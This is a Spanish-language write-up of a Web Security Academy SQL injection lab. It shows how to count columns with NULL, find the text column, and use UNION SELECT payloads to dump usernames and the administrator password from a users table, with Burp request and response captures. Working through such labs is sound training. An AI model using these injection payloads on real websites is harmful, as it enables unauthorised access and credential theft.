8 Lab SQL injection UNION attack, retrieving multiple values in a single column


Primero debemos saber cual es el número de columnas que existen, para ellos utilizamos el método de NULL:

``'UNION+SELECT+NULL,+NULL,+NULL...

Observamos que tenemos 2 columnas (ya que al poner el tercer NULL nos da error), por lo que vamos a ver la columna que nos reporta información:

``'UNION+SELECT+NULL,+'a'

Vemos que es la segunda columna:



por lo que vamos a utilizar la siguiente inyección para sacar el nombre de los usuarios sabiendo que la tabla se llama users y la columna username:

``'UNION+SELECT+NULL,+username+FROM+users

Observamos que nos reporta diferentes nombres:

Request

Pretty Raw Hex

```
1 GET /filter?category=
Lifestyle'UNION+SELECT+NULL,+username+FROM+users-- HTTP/2
2 Host:
0a08007c0382a87c815da2ac00ae008c.web-security-academy.net
3 Cookie: session=IrCQJzsG8qMvtSCigdynSgvs8yQgPtgV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
```

Search 0 highlights

Response

Pretty Raw Hex Render

administrator

Inflatable Holiday Home View details

The Splash View details


The Trapster View details

carlos

Paint a rainbow View details

wiener

Vamos a ver las contraseñas:



Como queremos saber la contraseña del usuario administrator vamos a optar por la siguiente sentencia para filtrar mejor:

``'UNION+SELECT+NULL,password+FROM+users+WHERE+username='administrator'

Request

Pretty Raw Hex

```
1 GET /filter?category=
Lifestyle'UNION+SELECT+NULL,+password+FROM+users+WHERE+usernam
e='administrator'-- HTTP/2
2 Host:
0a08007c0382a87c815da2ac00ae008c.web-security-academy.net
3 Cookie: session=IrCQJzsG8qMvtSCigdynSgvs8yQgPtgV
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
```

Search 0 highlights

Response

Pretty Raw Hex Render

Paint a rainbow	View details
Inflatable Holiday Home	View details
The Trapster	View details
The Splash	View details
gqpizmu358dpbuwrh4wm	